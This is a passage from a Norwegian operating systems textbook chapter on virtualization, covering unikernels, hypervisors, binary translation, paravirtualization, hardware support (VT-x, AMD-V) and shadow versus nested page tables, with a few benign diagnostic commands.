- forklare hvordan en container er satt sammen av *namespaces* (isolasjon), *cgroups* (ressursgrenser) og *union mount* med *copy-on-write*, og hvorfor data som skal bevares, hører hjemme i et *volume*
- lage et *image* med en Dockerfile og kjøre det som en container, og forklare hvorfor isolasjonen er svakere enn i en VM og hva *supply chain security* betyr for images

11.2 Hvor mye OS?

Hvor mye OS trengs for mobil, sky og IoT? i figur 11.1.



Figur 11.1: Hvor mye OS trengs for mobil, sky og IoT?.

En unikernel er en måte å kjøre en applikasjon rett på maskinvaren uten et operativsystem under. Unikernels er som regel applikasjoner med én prosess, der du kompilerer (eller mer korrekt: lenker statisk) inn akkurat den funksjonaliteten fra operativsystemet som applikasjonen trenger. En unikernel-applikasjon kan boote rett på maskinvaren (eller på en hypervisor). Unikernels kalles noen ganger biblioteksoperativsystemer (library operating systems), fordi applikasjonen velger de delene (bibliotekene) av operativsystemet den trenger, i det den kompileres og bygges.

Er du interessert, så les den fine og lettleste artikkelen *The Rise and Fall of the Operating System* [20].

IncludeOS er et tidligere unikernel-prosjekt fra Norge, startet ved det som i dag er Oslo-Met. Det mest lovende unikernel-prosjektet nå er Unikraft.

En enkel demo av en app basert på en unikernel.

11.3 Virtuelle maskiner

Virtualisering i figur 11.2.

- *Virtualisering* betyr at én datamaskin kan huse flere virtuelle maskiner.
- Over 50 år gammel teknologi!

Figur 11.2: Virtualisering.

IBM laget de første virtuelle maskinene på slutten av 1960-tallet, for å la flere operativsystemer dele én dyr stormaskin. Teknologien kom tilbake for fullt på slutten av 1990-tallet.

Hvorfor virtualisering? i figur 11.3.

- Tjenester kan kjøre i hver sin virtuelle maskin: krasjer én, går de andre videre, akkurat som om de kjørte på hver sin maskin.
- Det virker fordi de fleste driftsavbrudd ikke skyldes maskinvaren.
- Spar *strøm* og *plass*!
- Lettere å vedlikeholde *gamle systemer* (legacy).

Figur 11.3: Hvorfor virtualisering?.

11.3.1 Krav

Maskinvare som kan virtualiseres i figur 11.4.

Sensitiv instruksjon oppfører seg annerledes i kernel mode enn i user mode (f.eks. I/O eller endringer i oppsettet til MMU-en).

Privilegert instruksjon gir en `trap` (et avbrudd som skifter til kernel mode) hvis den utføres i user mode.

- Popek og Goldberg, 1974:
  - *A machine is virtualizable only if the sensitive instructions are a subset of the privileged instructions*.
- Dette var et problem på x86 helt til 2005 . . .

Figur 11.4: Maskinvare som kan virtualiseres.

Kravet til Popek og Goldberg [28] er grunnlaget for teknikken som kalles *trap-and-emulate*. Hypervisoren kjører gjeste-OS-et med færre privilegier enn gjeste-OS-et tror det har. Hver gang gjeste-OS-et utfører en privilegert instruksjon, blir det en trap, og hypervisoren får kontrollen. Den utfører (emulerer) det instruksjonen skulle gjort, men på den virtuelle maskinen og ikke på den virkelige, og lar så gjeste-OS-et fortsette. All annen kode, også all koden til applikasjonene, kjører rett på CPU-en. Det er limited direct execution fra kapittel 3 en gang til, bare ett nivå lenger ned.

Problemet er instruksjonene som er sensitive uten å være privilegerte. De gir ingen trap, så hypervisoren får aldri vite at de ble utført. Pentium-familien hadde 17 slike instruksjoner [30]. Det klassiske eksempelet er `POPF`, som henter flaggregisteret fra stacken. I kernel mode kan den slå interrupts av og på, men kjører den med for lave privilegier, lar den interrupt-flagget være i fred – uten å gi noen trap. Et gjeste-OS med reduserte privilegier som prøver å slå av interrupts, får altså ikke gjort det, og hypervisoren merker ingenting. Det var dette som gjorde binæroversetting og paravirtualisering nødvendig, helt til Intel VT-x (2005) og AMD-V (2006) kom.

11.4 Hypervisorer

Hypervisorer i figur 11.5.

Hypervisor og *Virtual Machine Monitor (VMM)* er synonymer

Figur 11.5: Hypervisorer.

Linux har sin egen hypervisor, KVM, som er en del av selve kjernen, og som mange av de store skyene bygger på, blant annet AWS og Google Cloud. Linux-maskinen din i SkyHiGh er også en virtuell maskin. Lab-øvingen viser hvordan du ser det fra innsiden.

11.5 CPU

Les artikkelen Hardware Virtualization: the Nuts and Bolts [14] (stopp før "Standardization please!"). Den er fra 2008 og forklarer første og andre generasjon hardwarestøtte, som er det vi bruker i dag. Binæroversettingen og paravirtualiseringen av CPU-en, som artikkelen bruker mye plass på, er derimot stort sett historie i dag (se under), men de er fortsatt den beste veien til å forstå problemet:

Figur side 3 "Hypervisor Architecture" Ved software-virtualisering (som i all hovedsak betyr binæroversettingen til VMware og paravirtualiseringen til Xen) kjører koden til gjeste-OS-et i ring 1, og det er denne koden som binæroversettes dynamisk eller paravirtualiseres statisk. User mode-koden til applikasjonene i ring 3 er ikke noe problem, og den kjøres direkte. Problemene oppstår når gjestekjernen i

ring 1 prøver å utføre sensitive instruksjoner som ikke er blant de privilegerte instruksjonene. Det er først og fremst disse instruksjonene som må binæroversettes, men mye annet binæroversettes også for å optimalisere.

Figur side 5 Alle systemkall havner altså hos VMM i stedet for hos gjeste-OS-et, så VMM må sende hvert systemkall videre til gjeste-OS-et, som kjører binæroversatt kode i ring 1. (*Les også de to første avsnittene på side 7, "Much has been..."*)

"It is clear ..." side 6 Caching er viktig (TC = translator cache), men utfordringene er fortsatt systemkall, minnehåndtering og I/O.

Figur side 8 "Sysenter" (`sysenter` og `sysexit` er altså enklere overganger mellom modusene enn `int 0x80`) Denne viser igjen det samme som forrige figur, men merk kommentarene under figuren: et systemkall på en virtuell maskin kan fort ta opp mot ti ganger så lang tid som på en vanlig maskin.

Figur side 11 All I/O gjøres av en spesielt privilegert VM (kalt Domain0 i Xen). I denne figuren kan ikke VM3 kjøres fullt ut paravirtualisert, siden den har et umodifisert gjeste-OS, men figuren er ment å illustrere en kombinasjon av binæroversetting og paravirtualisering.

Figur side 13 Hardwarestøtte for virtualisering (Intel VT-x og AMD-V) på x86 betyr å innføre en ny "ring -1", kalt "VMX root mode", der VMM kjører. Slik kan gjeste-OS-et kjøre i ring 0, der det er ment å kjøre, og oppføre seg helt normalt (det trengs verken binæroversetting eller paravirtualisering). Det er en fordel ved enkle systemkall, siden de kan utføres uten å gå innom VMM. Ulempen er at man mister mulighetene til å optimalisere som binæroversetting og paravirtualisering gir.

11.5.1 Binæroversetting

Binæroversetting i figur 11.6.

- F.eks. *binæroversetting* (binary translation) i VMware:
  - Mens programmet kjører, skannes basic blocks (som slutter med jump, call, trap osv.) etter sensitive instruksjoner
  - Sensitive instruksjoner byttes ut med kall til prosedyrer i VMware
  - De oversatte blokkene caches
- Svært kraftig teknikk: kjørte nesten like fort som uten virtualisering, og ofte raskere enn første generasjon VT-x, der hver trap var dyr

Figur 11.6: Binæroversetting.

Dette er altså teknologien VMware utviklet fra Disco-prosjektet ved Stanford [9].

Koden til gjeste-OS-et granskes rett før den kjøres, og sensitive instruksjoner byttes ut med kall til hypervisoren. Teknikken var så god at to ingeniører i VMware i 2006 fant at første generasjon hardwarestøtte ikke ga noen entydig fordel: den var raskere på enkle systemkall, men tregere når kjernen jobbet mye med page tables [1].

Noe tilsvarende fantes i VirtualBox: "VirtualBox contains a Code Scanning and Analysis Manager (CSAM), which disassembles guest code, and the Patch Manager (PATM), which can replace it at runtime." Den delen ble fjernet i VirtualBox 6.1 (2019), og siden da krever VirtualBox hardwarestøtte for virtualisering. KVM har aldri hatt noe annet.

11.5.2 Paravirtualisering

Paravirtualisering i figur 11.7.

I prinsippet det samme som binæroversetting, men i stedet for å oversette mens programmet kjører, endrer man kildekoden til operativsystemet på forhånd.

Figur 11.7: Paravirtualisering.

Alle sensitive instruksjoner i OS-et byttes ut med kall til hypervisoren. Det mest kjente eksempelet er Xen [6].

Paravirtualisering er en statisk endring av gjeste-OS-et, slik at sensitive instruksjoner byttes ut med kall til hypervisoren.

En fordel med paravirtualisering er at den tillater mye større endringer i gjeste-OS-et enn binæroversetting, og dermed enda mer optimalisering (færre overganger til VMM). Det går selvfølgelig på bekostning av fleksibiliteten: du har ikke tilgang til kildekoden til alle OS ...

I dag trengs det sjelden paravirtualisering av CPU-en, fordi hardwarestøtten har gjort den unødvendig. Ideen lever likevel videre der den lønner seg mest, nemlig for I/O og klokka: et Linux-gjeste-OS på KVM bruker som regel *virtio*-drivere for disk og nettverk, som vet at de snakker med en hypervisor og ikke med et ekte nettverkskort, og en paravirtualisert klokke (`kvm-clock`). Det lønner seg at gjeste-OS-et vet at det kjører i en virtuell maskin, fordi hypervisoren og gjeste-OS-et ellers vet for lite om hverandre.

11.5.3 Hardwarevirtualisering

Hardwarevirtualisering i figur 11.8.

Et nytt nivå som er enda mer privilegert enn kernel mode (er OS-et en "supervisor" i kernel mode, lar vi en "hypervisor" kjøre på et enda høyere nivå)

Figur 11.8: Hardwarevirtualisering.

CPU-flaggene vi må sjekke for å se i hvilken grad vi har hardwarestøtte for virtualisering:

vmx Intel VT-x, grunnleggende virtualisering.

svm AMD SVM (AMD-V), grunnleggende virtualisering.

ept Extended Page Tables, Intel-funksjon som gjør det raskere å emulere page tablene til gjesten.

vpid VPID, Intel-funksjon som gjør det unødvendig å tømme (flushe) TLB-en ved context switch mellom gjester.

npt AMD Nested Page Tables, tilsvarer EPT.

tpr_shadow og flexpriority Intel-funksjon som gir færre kall til hypervisoren når gjesten bruker Task Priority Register, noe som hjelper for visse typer SMP-gjester.

vnmi Intel Virtual NMI, som hjelper med visse typer interrupt-hendelser i gjester.


hypervisor Står i flaggene når Linux selv kjører i en virtuell maskin.

```
grep -E -o -w \
  '(vmx|svm|ept|vpid|npt|tpr_shadow|flexpriority|vnmi|hypervisor)' \
  /proc/cpuinfo | sort | uniq
```

(på Windows: bruk Sysinternals-verktøyet `coreinfo -v`)

11.6 Minne


Hits, misses og page faults i figur 11.9.



Figur 11.9: Hits, misses og page faults.

Så lenge vi får treff i TLB-en (finner page table-oppføringen der), er alt vel.

Vanlige page tables i figur 11.10.




Figur 11.10: Vanlige page tables.

Figurene er inspirert av VMware sin white paper om EPT [36]. Hver prosess har altså sin page table (i de aller fleste implementasjoner). Husk at det i praksis som regel er en

page table med flere nivåer (to nivåer på 32-bits x86, fire nivåer på 64-bits x86, siden bare 48 bits brukes i praksis).

La oss nå se på hva som skjer når vi må innføre et mellomnivå (hypervisoren) mellom maskinvaren og OS-et (siden OS-et nå kjører i en virtuell maskin som styres av en hypervisor).

Page tables i virtuelle maskiner i figur 11.11.




Figur 11.11: Page tables i virtuelle maskiner.

Her forholder ikke prosessene i de virtuelle maskinene seg lenger til fysisk minne (RAM), men til det de tror er fysisk minne. Page tablene kalles nå guest page tables, og det som på en måte er den virkelige page tablen, kalles som regel en physical page map. Vi har altså tre slags adresser: gjeste-OS-et oversetter fra virtuell adresse til det det tror er en fysisk adresse, og hypervisoren oversetter videre til maskinadressen, den som faktisk går til RAM.

MERK: TLB-en må fortsatt fylles med oversettelsen fra logiske/virtuelle adresser til fysiske/maskinadresser, og det kan gjøres enten med shadow page tables i software, eller med nested page tables i hardware.

11.6.1 Shadow page tables


Shadow page tables (software) i figur 11.12.



Figur 11.12: Shadow page tables (software).

Med shadow page tables lages det en tredje tabell som brukes til å fylle TLB-en, som vist i neste figur. Gjeste-OS-et tror det setter CR3 (registeret som peker på page tablen, kapittel 6) til å peke på sin egen page table, men det er en privilegert instruksjon å skrive til CR3. Hypervisoren fanger den opp og laster i stedet shadow page tablen inn i CR3, så maskinvaren slår opp i den uten at gjeste-OS-et merker noe.

Shadow page tables (software) i figur 11.13.



Figur 11.13: Shadow page tables (software).


Dette fungerer bra i de fleste tilfeller, og i noen tilfeller også bedre enn nested page tables, som er løsningen i hardware.

Problemer:

- Hver endring i guest page table må fanges opp, og det er ikke trivielt, siden en prosess jo har lov til å skrive til minnet (det gir normalt ikke en trap).
- Hver endring i guest page table gjør at page map og shadow page table må oppdateres, og det gir en overgang til hypervisoren, som er kostbart.
- Hver endring i shadow page table (f.eks. når referenced eller dirty bit oppdateres i TLB-en, som så skriver til shadow page table) gir også oppdateringer i page map og guest page table.

11.6.2 Nested page tables

Nested page tables (hardware) i figur 11.14.




Figur 11.14: Nested page tables (hardware).

Her bruker vi altså ikke shadow page tables. Med hardwarestøtte gjør vi ikke noe "kunstig" i software. Vi lar heller løsningene være litt suboptimale og satser på en rask implementasjon i hardware. Maskinvaren har nå to pekere: gjeste-OS-et setter sin egen CR3 fritt, uten trap, og hypervisoren har en egen peker til den nested page tablen.

Merk: vi mister altså den gule pilen, men vi får en bedre og mer optimal TLB.


Nested page tables (hardware) i figur 11.15.



Figur 11.15: Nested page tables (hardware).

Figur side 16 "Hardware Support" I andre generasjon av hardwarestøtten for virtualisering får vi altså en spesiell TLB som cacher hele gjennomgangen av guest page table og physical page map (altså hele den todimensjonale page walken), sammen med selve oversettelsen fra virtuell adresse i gjesten til maskinadressen, slik at TLB-en blir svært effektiv (man slipper å vedlikeholde en shadow page table). Problemet er at en TLB miss gir en langt lengre rekke med tabelloppslag enn med en shadow page table. I stedet for N oppslag i en shadow page table med N nivåer blir det N $\times$ N oppslag (eller egentlig N $\times$ M, hvis man skal være presis), siden hvert oppslag i guest page table må gå via physical page map.

64-bits page tables i figur 11.16.



RokerHRO, "X86 Paging 64bit", CC BY-SA 3.0

Disse fire minneoppslagene blir i verste fall (ingen treff i noen cache) til 24 minneoppslag!

Figur 11.16: 64-bits page tables.

Hvert av de fire oppslagene i page tablen til gjesten går til en adresse som gjesten tror er fysisk, men som selv må oversettes gjennom de fire nivåene til hypervisoren. Hvert nivå i gjesten koster altså fire oppslag for å finne ut hvor tabellen faktisk ligger, pluss ett for å lese selve oppføringen: $(4 + 1) \times 4 = 20$. Til slutt må den ferdige adressen fra gjesten oversettes én gang til, og det er fire oppslag til: $20 + 4 = 24$ [7]. En detaljert forklaring med figurer står i white paperen til AMD om nested paging [2].

Implementasjoner i figur 11.17.


- Intel EPT
- AMD RVI (NPT)

TLB-oppføringene merkes også med hvilken VM de hører til (VPID hos Intel, ASID hos AMD) – samme idé som ASID-feltet i TLB-en som vi har lært om tidligere

Figur 11.17: Implementasjoner.

Med huge pages (2MB eller 1GB i stedet for 4KB) der det er mulig, og med VM-ID i TLB-oppføringene, blir TLB-en svært effektiv (større sjanse for treff). Huge pages hjelper også på selve page walken, fordi en huge page betyr ett nivå mindre i tabellen. Med ett nivå mindre, enten i gjesten eller hos verten, går 24 oppslag ned til 19.

Ytelsesmålinger i figur 11.18.



Figur 11.18: Ytelsesmålinger.

Noen ytelsesmålinger som prøver å vise forskjellene:

Ren user mode-prosess: `time ./sum`

Blandet user mode og kernel mode, mange enkle systemkall: `time ./getppid` og `time ./gettimeofday`

